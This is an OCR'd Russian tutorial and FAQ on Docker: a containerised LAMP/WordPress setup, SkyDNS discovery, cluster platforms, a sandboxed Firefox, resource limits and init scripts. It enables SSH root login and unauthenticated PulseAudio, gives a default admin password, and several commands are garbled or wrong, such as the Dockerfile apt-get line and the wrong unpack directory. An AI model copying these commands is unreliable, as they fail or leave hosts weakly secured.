- **Continous development и zero-downtime deployment.** Каждый образ Docker — вещь в себе, включающая сервис (или набор сервисов), окружение для его запуска и необходимые настройки. Поэтому контейнеры можно передавать между членами команды в ходе цикла «разработка → тестирование → внедрение» и быстро внедрять изменения, просто переключая настройки на новые контейнеры.
- **IaaS/PaaS.** Благодаря легковесности контейнеров Docker можно использовать в качестве движка виртуализации в IaaS, а благодаря простоте миграции Docker становится идеальным решением для запуска сервисов в PaaS.
- **Запуск небезопасного кода.** Docker позволяет запустить любой, в том числе графический софт внутри изолированного контейнера с помощью одной простой команды. Поэтому он идеально подходит для запуска разного рода недоверенного или просто небезопасного кода.

В следующих разделах мы рассмотрим все четыре применения Docker с простыми и не очень примерами.

КЕЙС НОМЕР 1

ПОДНИМАЕМ LAMP

В качестве примера разбиения приложения на составные компоненты рассмотрим пример LAMP + WordPress. Это абсолютно стандартная настройка, за тем исключением, что ее компоненты будут работать в обособленных контейнерах. А это, в свою очередь, позволит нам: а) обезопасить хост-систему и другие контейнеры в случае проникновения в один из них; б) получить возможность легко масштабировать нашу инсталляцию, разнеся ее компоненты по разным машинам; в) выполнить миграцию с помощью пары простых команд; г) упростить обкатку новых версий nginx, PHP или MySQL.

Итак, для начала нам понадобится базовый образ для наших будущих контейнеров. Пусть это будет CentOS. Скачиваем образ, запускаем контейнер и обновляем систему:

```
$ sudo docker pull centos
$ sudo docker run -ti centos /bin/bash
[root@6b08bed3e0f2 /]# yum update -y
```

Теперь делаем commit, чтобы создать новый образ. Назовем его centos:updated:

```
# docker commit 6b08bed3e0f2↵
  centos:updated
```

На основе нашего обновленного образа создадим два новых. Один — для запуска Apache и PHP (нельзя разнести их по разным контейнерам по техническим причинам), второй — для MySQL. Начнем с Apache:

```
$ sudo docker run -ti centos:updated↵
  /bin/bash
  [root@270e938d8026 /]# yum install↵
  -y httpd php php-mysql
  [root@270e938d8026 /]# ifconfig↵
  eth0
  eth0     Link encap:Ethernet↵
  HWaddr 02:42:AC:11:00:14
  inet addr:172.17.0.20
  Bcast:0.0.0.0  Mask:255.255.0.0
```

Добавляем IP-адрес и имя хоста в /etc/hosts и редактируем конфиг Apache, указав имя хоста и web root:

```
ServerName example.com:80
DocumentRoot /var/www/html
```

Перезапускаем Apache:

```
[root@270e938d8026 /]# service↵
 httpd restart
```

Пробуем открыть адрес 172.17.0.20 в браузере в хост-системе, должна появиться стандартная страничка phpinfo(). Если это так — все OK, можно коммитить в контейнер:

```
root@anakin – byobu (1)
File Edit View Search Terminal Help
[root@anakin ~]# docker run -ti example:mysql /bin/bash
[root@e1385cb3b9fd /]# service mysqld start
Starting mysqld:                                           [  OK  ]
[root@e1385cb3b9fd /]# mysql
Welcome to the MySQL monitor.  Commands end with ; or \g.
Your MySQL connection id is 2
Server version: 5.1.73 Source distribution

Copyright (c) 2000, 2013, Oracle and/or its affiliates. All rights reserved.

Oracle is a registered trademark of Oracle Corporation and/or its
affiliates. Other names may be trademarks of their respective
owners.

Type 'help;' or '\h' for help. Type '\c' to clear the current input statement.

mysql> CREATE DATABASE hacker;
Query OK, 1 row affected (0.00 sec)

mysql> CREATE USER 'hacker'@'%' IDENTIFIED BY 'rekcah';
Query OK, 0 rows affected (0.00 sec)

mysql> GRANT ALL PRIVILEGES ON hacker.* TO 'hacker'@'%' WITH GRANT OPTION;
Query OK, 0 rows affected (0.00 sec)

mysql>
 f  21  0:root@anakin:/root*                    15d19h 4.81 12x1.6GHz 31.4G71%
```

↑ **Создаем базу данных**

```
$ sudo docker commit 270e938d8026 www
```

Теперь настроим контейнер с MySQL с выносом базы данных на хост-систему (мы же не хотим потерять ее после остановки контейнера):

```
$ sudo mkdir /root/mysql
$ sudo docker run -v /root/mysql:/var/lib/mysql↵
 -ti centos:updated /bin/bash
[root@270e938d8026 /]# yum install -y mysql-server
[root@270e938d8026 /]# service mysqld start
```

Создаем базу данных и юзера, как показано на скриншоте «Создаем базу данных», после чего — новый контейнер:

```
$ sudo docker commit 270e938d8026 mysql
```

Смотрим, что у нас получилось:

```
$ sudo docker images | grep example
  example       mysql     3745404f897e↵
  8 minutes ago   493.2 MB
  example       www       270e938d8026↵
  11 minutes ago   457.5 MB
```

Теперь нам необходимо установить WordPress, и здесь у нас есть два пути: мы можем вновь запустить контейнер example:www и распаковать архив WordPress в каталог /var/www/html/ внутри него либо можем распаковать его в какой-нибудь каталог на хост-системе и просто смонтировать внутрь контейнера при запуске. Первый способ позволяет с удобством таскать контейнеры между машинами, второй более удобен при разработке веб-приложений. Для примера пойдем по второму пути. Итак, скачиваем и распаковываем WordPress в каталог /root/html/ на хост-системе:

```
$ cd /tmp
$ wget https://wordpress.org/latest.tar.gz
$ sudo -s
# mkdir /root/html
# cd /root/mysql
# tar xzvf /tmp/latest.tar.gz
# rm -f /tmp/latest.tar.gz
# exit
```

Все. Теперь осталось только запустить контейнеры с правильными опциями:

```
$ sudo docker run -d -v /root/html:/var↵
  www/html -v /root/mysql:/var/lib/mysql↵
  www /usr/sbin/httpd -DFOREGROUND
$ sudo docker run -d mysql↵
  /usr/bin/mysqld_safe --bind-↵
  address=0.0.0.0
```

Открываем в браузере адрес контейнера www и видим инсталлятор WordPress.

КЕЙС НОМЕР 2


ОТЛАЖИВЕМ, ТЕСТИРУЕМ, ВНЕДРЯЕМ

В предыдущем примере мы для простоты настройки вынесли WordPress на хост-систему, хотя в крупных продакшен-проектах части веб-приложения (или все приложение целиком) следует запускать в отдельных контейнерах. Это даст возможность просто и быстро выполнять миграцию, обкатывать изменения и оперативно внедрять их с помощью простой замены одного контейнера на другой. Как это сделать, должно быть понятно после прочтения предыдущей статьи.


Однако здесь тебя ждет еще одна небольшая проблема, и заключается она в том, что для замены одного контейнера на другой придется вручную перенастраивать абсолютновсе зависимые от него контейнеры. А это, во-первых, не очень-то и удобно, а во-вторых, требует времени. Решить эту проблему можно разными средствами, в том числе встроенным в Docker механизмом линковки (о нем мы поговорим в следующей статье), но он имеет ряд проблем, поэтому лучше будет воспользоваться множество раз обкатанной в продакшене системой DNS discovery на основе связки SkyDNS (goo.gl/qteW0i) и Skydock (goo.gl/sJmoEo).

Основная идея этого метода состоит в том, чтобы поднять локальный DNS-прокси SkyDNS и приложение Skydock, которые, работая в тандеме, будут автоматически назначать контейнерам локальные хостнеймы, основанные на имени образа и контейнера Docker. Как следствие, контейнер с обновленным образом того же MySQL из примера выше можно будет включить в общую настройку, просто запустив его, а затем остановив «старый» контейнер. И это без дополнительных настроек.

Чтобы добавить SkyDNS к уже существующей конфигурации (возьмем для примера все тот же LAMP), достаточно выполнить несколько команд. Для начала установим и запустим сам SkyDNS:



Два работающих контейнера: Apache/PHP + MySQL



Запущенный WordPress

```
$ sudo docker pull crosbymichael/skydns
$ sudo docker run -d -p 172.17.42.1:53:53↵
  /udp --name skydns crosbymichael/skydns↵
  -nameserver 8.8.8.8:53 -domain docker
```

Здесь все довольно просто: с помощью опции -p мы пробрасываем порт 53 с виртуального сетевого моста внутрь контейнера SkyDNS (172.17.42.1 — дефолтовый IP-адрес моста docker0, создаваемого демоном Docker), а с помощью опции -nameserver самого SkyDNS указываем fallback DNS-сервер, который будет использован для резолвинга глобальных хостнеймов. Последняя опция, -domain задает имя домена первого уровня для локальных хостнеймов.

Далее необходимо запустить Skydock. Здесь все еще проще:

```
$ sudo docker pull crosbymichael/skydock
$ sudo docker run -d -v /var/run/↵
  docker.sock:/docker.sock --name↵
  skydock crosbymichael/skydock↵
  -ttl 30 -environment dev -s↵
   docker.sock -domain docker↵
  -name skydns
```

Для замены одного контейнера на другой придется вручную перенастраивать все зависимые от него контейнеры

На данный момент существует три ключевых проекта, позволяющих связать Docker и кластеры: OpenStack, CoreOS и Kubernetes

Здесь мы с помощью опции -v пробрасываем в контейнер UNIX-сокет Docker, необходимый Skydock для получения уведомлений о запуске и остановке контейнеров и их имен, а далее идет несколько опций самого Skydock:

- -ttl 30 — время жизни DNS-записи в секундах;
- -environment dev — имя домена второго уровня для контейнеров;
- -s /docker.sock — путь до проброшенного ранее сокета;
- -domain docker — домен первого уровня;
- -name skydns — имя контейнера со SkyDNS.

Это все. Теперь, если перезапустить контейнеры с Apache и MySQL из предыдущего примера, то они получат имена www.dev.docker и mysql.dev.docker (а если бы мы дали им имена, то они бы стали доменами четвертого уровня). В ситуации с LAMP это нам ничего не даст, кроме удобства управления, но в более сложной конфигурации позволит на лету менять контейнеры (запускаем новый, завершаем старый, никаких настроек) и даже балансировать нагрузку — SkyDNS будет отдавать IP-адреса с одинаковым именем хоста по очереди, в режиме round-robin.

КЕЙС НОМЕР 3
IAAS И КЛАСТЕРЫ

Описанный выше пример отлично работает, но в силу централизованной архитектуры Docker и, как следствие, самого Skydock, работает он только на одной физической (как вариант — виртуальной) машине. Чтобы решить эту проблему, нужна некая облачная платформа, которая позволит запускать контейнеры на кластере машин, выполнять их оркестрацию и балансировку нагрузки. На данный момент существует три ключевых проекта, позволяющих связать Docker и кластеры: OpenStack, CoreOS и Kubernetes (плюс фирменные инструменты от разработчиков Docker, но они до сих пор в стадии альфа/бета).



OpenStack

Поддержка Docker в OpenStack есть в трех формах:

- драйвер гипервизора в Nova;
- плагин и шаблон для системы оркестрации Heat;
- движок в каталоге приложений для Murano.

Поддержка драйвера гипервизора Nova (github.com/stackforge/nova-docker), позволяющего запустить OpenStack поверх Docker вместо классических технологий виртуализации (KVM, vSphere и так далее), появилась в релизе Havana. Сам драйвер достаточно прост в установке и настройке и хорошо интегрируется с Glance (сервис, отвечающий за хранение образов) и Neutron (NaaS). Все, что нужно сделать, — это установить драйвер с помощью pip и внести небольшие изменения в файлы конфигурации Nova и Glance. Весь процесс описан на официальной wiki-странице (wiki.openstack.org/wiki/Docker).


Фреймворк оркестрации OpenStack Heat поддерживает Docker, начиная с релиза IceHouse. Его задача — управление Docker, запущенным поверх виртуальной или реальной машины. С помощью одного конфигурационного файла он позволяет запустить одну или несколько машин, установить в них Docker, а затем запустить контейнеры с нужными сервисами внутри. Пример файла конфигурации для автоматического запуска виртуальной машины, установки в нее Docker и запуска контейнера cirros:

```
resources:
        my_instance:
            type: OS::Nova::Server
            properties:
                key_name: ewindisch_key
                image: ubuntu-precise
                flavor: m1.large
                user_data: #include↵
                 https://get.docker.io
        my_docker_container:
            type: DockerInc::Docker::Container
            docker_endpoint: { get_attr:↵
             [my_instance, first_address] }
            image: cirros
```


Murano, выполняющий роль каталога приложений в OpenStack, поддерживает Docker с января 2014 года. Он позволяет публиковать, искать и разворачивать Docker-контейнеры с приложениями так же просто, как и обычные приложения. Благодаря этой функциональности можно запустить набор сервисов внутри Docker-контейнеров с помощью нескольких кликов мышью прямо из графического интерфейса.

CoreOS

CoreOS — еще один крупный проект, имеющий прямое отношение к Docker. Это минималистичный Linux-дистрибутив, предназначенный для запуска контейнеров в больших кластерах и уже поддерживаемый Amazon, Azure, DigitalOcean, Google и Rackspace в публичных облаках. В рамках проекта также развивается система etcd (goo.gl/B3FSmi), представляющая собой распределенное хранилище ключ — значение, предназначенное для управления конфигурацией кластера и service discovery, а с недавнего времени и альтернативная система управления контейнерами Rocket.



Драйвер Docker для Nova и его связь с остальными компонентами OpenStack



Принцип работы плагина Docker для Heat

Главная задача etcd — распределенное хранение информации о местонахождении каждого компонента кластера, а именно информации о контейнерах, такой как IP-адреса, открытые порты и другое. Демон etcd запускается на каждом CoreOS-хосте и поддерживает консистентное состояние между всеми нодами кластера с возможностью автоматического выбора новой мастер-ноды etcd в случае выхода текущей из строя. Фактически etcd решает обозначенную выше проблему связи между контейнерами, запущенными на разных машинах.

Kubernetes

Свою руку к Docker приложила и Google, запустив проект Kubernetes. Компания открыла его код в июне 2014 года, и уже совсем скоро благодаря усилиям Mirantis он появится в каталоге приложений OpenStack.

Если говорить о назначении проекта, то это менеджер для управления кластерами из контейнеров, хотя сама Google предпочитает говорить о нем как об импровизационном инструменте, а не сервисе оркестрации. В этом есть смысл, так как в отличие от систем оркестрации здесь нет «дирижера». Система полностью динамическая в том смысле, что самостоятельно реагирует на события в реальном времени и позволяет поднять сервис, который просто будет работать и масштабироваться по запросу.

Kubernetes отходит от традиционной модели пула контейнеров и использует вместо этого понятие подов (pods). Каждый под — это группа объединенных общей задачей контейнеров, которые могут быть и микросервисом, и массивным приложением, разнесенным на несколько машин. Для запуска подов используется специальный планировщик, который автоматически подбирает наиболее подходящие для разворачивания сервиса ноды. В любой момент поды могут быть горизонтально масштабированы с помощью контроллера репликации.

КЕЙС НОМЕР 4
ЗАПУСКАЕМ СОФТ В ПЕСОЧНИЦЕ

Docker — превосходный инструмент для запуска приложений в песочнице. В предыдущей статье мы кратко рассмотрели несколько способов запуска консольных и десктопных приложений с помощью Docker, в том числе Firefox с пробрасыванием иксов внутрь контейнера. Сделать это было действительно очень просто, однако мы заимели ряд проблем, одна из которых связана с безопасностью (контейнер получал полный доступ к иксам), а вторая — с тем, что мы пробросили графику, но не пробросили звук. Что ж, пришло время разобраться с этими проблемами.

Есть два способа сделать то, что нам нужно. Первый — это использовать связку из виртуального X-сервера Xephyr и проброса аудиоустройств в контейнер. Второй — использовать функцию форвардинга протокола X11 в SSH и сервер PulseAudio для передачи звука по сети. Первый способ более прост в настройке, но требует, чтобы графическое приложение в контейнере работало внутри окна фиксированного размера (Xephyr — это X-сервер внутри X-сервера), поэтому мы пойдем по второму пути.

Для наглядности процесса создадим контейнер с Firefox с нуля. Не будем возиться с консолью и коммитами, а просто напишем простенький Dockerfile, который все сделает за нас. Для этого создаем в домашнем каталоге каталог ~/tmp (на самом деле имя может быть любым) и копируем в него наш публичный SSH-ключ:

```
$ cp ~/.ssh/id_rsa.pub ~/tmp
```



Docker — превосходный инструмент для запуска приложений в песочнице. В предыдущей статье мы кратко рассмотрели несколько способов запуска консольных и десктопных приложений с помощью Docker, в том числе Firefox с пробрасыванием иксов внутрь контейнера

Далее здесь же создаем файл Dockerfile со следующим содержимым:

```
# Используем Ubuntu в качестве базы
FROM ubuntu:latest
# Устанавливаем Firefox и PulseAudio
RUN apt-get update &&\
        apt-get install -yq &&\
        openssh-server libpulse0↵
        pulseaudio xauth firefox
# Добавляем наш публичный ключ в SSH
ADD id_rsa.pub /root/id_rsa.pub
RUN mkdir /root/.ssh &&\
        cat /root/id_rsa.pub >↵
        /root/.ssh/authorized_keys
# Включаем форвардинг X11 и root-доступ
  в SSH
RUN echo 'X11Forwarding yes\nPermit↵
RootLogin yes' >> /etc/ssh/sshd_config
# Без этого каталога SSH работать
  не будет
RUN mkdir /var/run/sshd
```

И собираем образ на его основе:

```
$ sudo docker build -t ubuntu-firefox
```

Теперь нам необходимо настроить PulseAudio на хост-системе так, чтобы он мог принимать звуковые потоки по сети. Для этого используем приложение paprefs:

```
$ sudo apt-get install paprefs
```

Запускаем paprefs, переходим на вкладку Network Server и отмечаем галочками опции Enable network access to local sound devices и Don't requre authentication. Далее запускаем SSH внутри нашего контейнера с Firefox:

```
$ sudo docker run -ti --name firefox↵
  ubuntu-firefox /usr/sbin/sshd -D
```

Выясняем его IP-адрес:

```
$ sudo docker inspect firefox| grep↵
 IPAddress
```

И подключаемся по SSH:

```
$ ssh -X -R 4713:localhost:4713 root@172.17.0.29
```

Опция -X здесь отвечает за проброс X11, а -R 4713:localhost:4713 создает обратный туннель между портом 4713 контейнера и тем же портом хост-системы. Это дефолтовый порт PulseAudio, а туннель нужен для того, чтобы Firefox смог получить к нему доступ. Оказавшись в контейнере, набираем следующую команду:

```
$ PULSE_SERVER="tcp:localhost:4713" firefox
```

Это все, теперь у нас есть Firefox, работающий в полностью отрезанной от хост-системы песочнице, и его всегда можно запустить с чистого листа, просто перезапустив контейнер. Интерфейс, конечно, будет несколько медлительным из-за шифрования и отсутствия аппаратного ускорения, но не настолько, чтобы это приносило серьезный дискомфорт. Подняв SkyDNS, данную настройку можно полностью автоматизировать с помощью скриптов и повесить на рабочий стол.

ВМЕСТО ВЫВОДОВ

Это, конечно же, не все возможные применения Docker. В теории его можно использовать для гораздо большего количества задач, вплоть до распространения десктопного софта, но именно эти четыре задачи обычно становятся поводом установить и начать использовать Docker. И именно здесь он показывает всю свою мощь. ⌶

ROCKET

В 2014 году в рамках проекта CoreOS началась разработка новой системы контейнерной виртуализации Rocket, которая должна прийти на смену Docker. Двумя основными поводами для «изобретения велосипеда» стали:


1. **Безопасность и децентрализация.** Среди задач Rocket — решить одну из фундаментальных проблем Docker, проблему централизации (на каждой машине свой никак не связанный с другими демон Docker). Rocket должен быть таким же простым, как Docker, но с акцентом на децентрализацию и безопасность.
2. **Открытый формат контейнеров.** Docker — это ориентированная на приложения платформа, и поддержка консистентного стандартизованного формата контейнеров не входит в задачи его разработчиков. В противовес разработчики Rocket предлагают собственный расширяемый формат AppContainer, который должен стать неким стандартом в области контейнеров.

Rocket до сих пор находится в стадии активной разработки, но это многообещающий проект. А самое главное, что разработчики CoreOS вовсе не собираются отказываться от Docker, а обещают обеспечить взаимозаменяемость обеих систем и добавить в Rocket поддержку образов Docker.



БОЛЬШОЙ DOCKER FAQ

ОТВЕЧАЕМ НА САМЫЕ ВАЖНЫЕ ВОПРОСЫ



Евгений Зобнин
androidstreet.net

Мы узнали, что такое Docker, как он работает и какие преимущества может дать. Однако на пути использования этого мощного инструмента у тебя может возникнуть ряд вопросов, и ты столкнешься с трудностями, которые сложно решить без знания архитектурных деталей Docker. В этом FAQ мы попытались собрать ответы на наиболее частые вопросы и решения для самых серьезных проблем Docker.



КАК УПРАВЛЯТЬ РЕСУРСАМИ, ДОСТУПНЫМИ ДЛЯ КОНТЕЙНЕРА (ПРОЦЕССОР, ПАМЯТЬ)?

В случае с памятью все просто — ты можешь указать максимальный объем памяти, который будет доступен контейнеру:

```
$ sudo docker run -d -m 256m↵
  ubuntu-nginx /usr/sbin/nginx
```

С процессором все несколько сложнее. Docker полагается на механизм cgroups для ограничения ресурсов процессора, а он оперирует понятием веса, который может быть от 1 до 1024. Чем выше вес группы процессов (в данном случае контейнера), тем больше шансов у нее получить процессорные ресурсы. Другими словами, если у тебя будет два контейнера с весом 1024 и один с весом 512, то первые два будут иметь в два раза больше шансов получить ресурсы процессора, чем последний. Это нечто вроде приоритета. Значение по умолчанию всегда 1024, для изменения используется опция -c:

```
$ sudo docker run -d -c 512↵
 ubuntu-ssh /usr/sbin/sshd -D
```

Также доступна опция --cpuset, с помощью которой контейнер можно привязать к определенным ядрам процессора. Например, если указать --cpuset="0,1", то контейнеру будут доступны первые два ядра. Просмотреть статистику использования ресурсов можно с помощью команды docker stats:

```
$ sudo docker stats↵
  Имя/ID-контейнера
```

ЧТО ТАКОЕ ЛИНКОВКА КОНТЕЙНЕРОВ И ПОЧЕМУ ОНА ХУЖЕ DNS DISCOVERY?

Линковка контейнеров — это встроенный в Docker механизм, позволяющий пробрасывать информацию об IP-адресе и открытых портах одного контейнера в другой. На уровне командной строки это делается так:

```
$ sudo docker run -d --name www --link db:db↵
  www /usr/sbin/nginx
```

Данная команда запускает контейнер www с веб-сервером nginx внутри и пробрасывает внутрь него инфу о контейнере с именем db. При этом происходит две вещи:

1. В контейнере www появляется ряд переменных окружения, таких как DB_PORT_8080_TCP_ADDR=172.17.0.82, DB_PORT_8080_TCP_PORT=1234 и DB_PORT_8080_TCP_PROTO=tcp, по три на каждый открытый порт в контейнере db. Эти переменные можно использовать в файлах конфигурации и скриптах, чтобы связать контейнер www с db.
2. Файл /etc/hosts контейнера www автоматически обновляется, и в него попадает информация об IP-адресе контейнера db (в данном примере строка 172.17.0.82 db). Это позволяет использовать хостнейм вместо айпишника для обращения к контейнеру db из контейнера www.

Казалось бы, это именно то, что нужно, и без всяких заморочек со SkyDNS. Но данный метод имеет ряд проблем. Первая: обновление записей в /etc/hosts происходит только один раз, а это значит, что, если после перезапуска контейнер db получит другой IP-шник, контейнер www его не увидит (возможно, когда ты читаешь эти строки, проблема уже исправлена). Вторая: хостнеймы видны только изнутри слинкованного контейнера (адресата), поэтому для доступа в обратную сторону, а также из хост-системы и тем более с другой машины все так же придется использовать IP-адреса. Третья: при большом количестве контейнеров и связей между ними настройка с помощью --link чревата ошибками и очень неудобна. Четвертая: линковка не имеет побочного эффекта в виде балансировки нагрузки.

Я СЛЫШАЛ, ЧТО ВМЕСТО DOCKER EXEC ЛУЧШЕ ИСПОЛЬЗОВАТЬ SSH. ПОЧЕМУ?

В небольших проектах docker exec вполне справляется со своей задачей и никакого смысла в использовании SSH нет. Однако SSH дает ряд преимуществ и решает некоторые проблемы docker exec. Во-первых, SSH не имеет проблемы «повисших процессов», когда по какой-то причине при выполнении docker exec клиент Docker убивается или падает, а запущенная им команда продолжает работать.

Во-вторых, для выполнения команды внутри контейнера клиент Docker должен иметь права root, чего не требует клиент SSH. Это вопрос не столько удобства, сколько безопасности. В-третьих, в Docker нет системы разграничения прав на доступ к контейнерам. Если тебе понадобится дать кому-то доступ к одному из контейнеров с помощью docker exec, придется открывать полный доступ к docker-хосту.

МОЖНО ЛИ УПРАВЛЯТЬ DOCKER ЧЕРЕЗ ВЕБ-ИНТЕРФЕЙС?

Официального GUI для Docker не существует. Однако можно найти несколько интересных проектов, решающих эту проблему. Первый — это DockerUI, очень простой веб-интерфейс, распространяемый в виде Docker-образа. Для установки и запуска выполняем такую команду:

```
$ sudo docker run -d -p 9000:9000 --privileged↵
  -v /var/run/docker.sock:/var/run/docker.sock↵
   dockerui/dockerui
```


Сам интерфейс будет доступен по адресу http://IP-dockerd:9000. В случае необходимости подключиться к другому хосту с запущенным dockerd просто указываем его адрес:порт с помощью опции -e:

```
$ sudo docker run -d -p 9000:9000 --privileged↵
          dockerui/dockerui -e↵
          http://127.0.0.1:2375
```


Другой вариант — это Shipyard (shipyard-project.com), включающий в себя такие функции, как аутентификация, поддержка кластеров и CLI. Основное назначение интерфейса — управление кластерами из множества Docker-хостов. Как и в предыдущем случае, установка очень проста:

```
$ sudo docker run -it -p 8080:8080 -d --name
  shipyard \
          --link shipyard-rethinkdb:rethinkdb↵
          shipyard/shipyard
```

Веб-интерфейс будет доступен на порту 8080, юзер admin, пароль shipyard.



Интерфейс DockerUI



А так выглядит Shipyard

У МЕНЯ СЛОЖНАЯ НАСТРОЙКА С ЗАВИСИМОСТЯМИ МЕЖДУ КОНТЕЙНЕРАМИ, ПОЭТОМУ --RESTART МНЕ НЕ ПОДХОДИТ

В этом случае следует использовать стандартную систему инициализации дистрибутива. В качестве примера возьмем сервис MySQL. Чтобы запустить его внутри Docker на этапе инициализации Red Hat, CentOS и любого другого основанного на systemd дистрибутива, нам потребуется следующий unit-файл (mysql меняем на имя нужного контейнера):

```
[Unit]
Description=MySQL container
Author=Me
After=docker.service
[Service]
Restart=always
ExecStart=/usr/bin/docker start↵
-a mysql
ExecStop=/usr/bin/docker stop mysql
[Install]
WantedBy=local.target
```

Копируем его в каталог /etc/systemd/system/ под именем docker-mysql.service и активируем:

```
$ sudo systemctl enable docker-mysql
```

В Ubuntu та же задача выполняется немного по-другому. Создаем файл /etc/init/docker-mysql.conf:

```
description "MySQL container"
author "Me"
start on filesystem and started docker
stop on runlevel [!2345]
respawn
script
            /usr/bin/docker start↵
            -a mysql
end script
```

А далее отдаем команду Upstart перечитать конфиги:

```
$ sudo initctl reload-configuration
```

А теперь самое главное. Чтобы поставить другой сервис в зависимость от этого, просто создаем новый конфиг по аналогии и меняем строку After=docker.service на After=docker-mysql.service в первом случае или меняем строку start on filesystem and started docker на start on filesystem and started docker-mysql во втором.



НЕСКОЛЬКО ПРОСТЫХ СОВЕТОВ

- Всегда выноси часто изменяемые данные на хост-систему. Логи, базы данных, каталоги с часто меняющимися файлами — все это не должно храниться внутри контейнера (во-первых, усложняется администрирование, во-вторых, при остановке контейнера данные потеряются). В идеале контейнер должен содержать только код, конфиги и статичные файлы.
- Не лепи новые слои при каждом изменении настроек или обновлении софта внутри контейнера. Используй вместо этого Dockerfile для автоматической сборки нового образа с обновлениями и измененными конфигами.
- Вовремя вычищай завершенные и давно не используемые контейнеры, чтобы избежать возможных конфликтов имен.
- По возможности используй SkyDNS или dnsmasq. Их несложно поднять, но они способны сэкономить уйму времени.
- Внимательно изучи хелп по команде run (docker run --help), там много интересного и полезного.

ПОЧЕМУ, СОБИРАЯ ОБРАЗ С ПОМОЩЬЮ DOCKERFILE, Я ПОЛУЧАЮ ТОЛСТЫЙ СЛОЕНЫЙ ПИРОГ?

